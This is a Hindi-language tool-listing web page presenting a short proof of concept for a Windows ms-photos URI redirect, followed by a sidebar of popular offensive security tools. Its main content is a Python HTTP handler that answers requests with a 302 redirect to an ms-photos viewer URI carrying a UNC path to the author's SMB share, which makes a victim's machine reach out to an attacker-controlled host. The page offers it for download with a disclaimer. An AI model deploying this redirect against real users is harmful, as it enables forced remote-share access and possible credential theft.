

poc2


यह इसलिए काम करता है क्योंकि हमारा एप्लिकेशन सीधे ms-photos URI स्कीम पर पुनर्निर्देशित कर रहा है, जिसमें हमारे सर्वर का UNC पथ होता है:


class RedirectHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == "/":
            self.send_response(302)  # HTTP 302 Found (temporary redirect)
            self.send_header('Location', 'ms-photos:viewer?fileName=\\\\192.168.159.129\\share\\Capture.png')
            self.end_headers()
        else:
            self.send_response(404)
            self.end_headers()
            self.wfile.write(b"Not Found")

क्लाइंट पक्ष से पुनर्निर्देशन:


छवि


नोट्स


यह कोड केवल शैक्षिक और शोध उद्देश्यों के लिए है।
लेखक इस कोड के किसी भी दुरुपयोग के लिए कोई जिम्मेदारी नहीं लेता है।
टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    668
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    496
  • 3

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    394
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    339
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    258
  • 6

    antifox

    antifox-ai/antifox

    AI मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म जो रेकॉन, अटैक-सरफ़ेस डिस्कवरी, एक्सप्लॉइटेशन वैलिडेशन और साक्ष्य-आधारित रिपोर्ट डिलीवरी संचालित करता है।

    254

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →






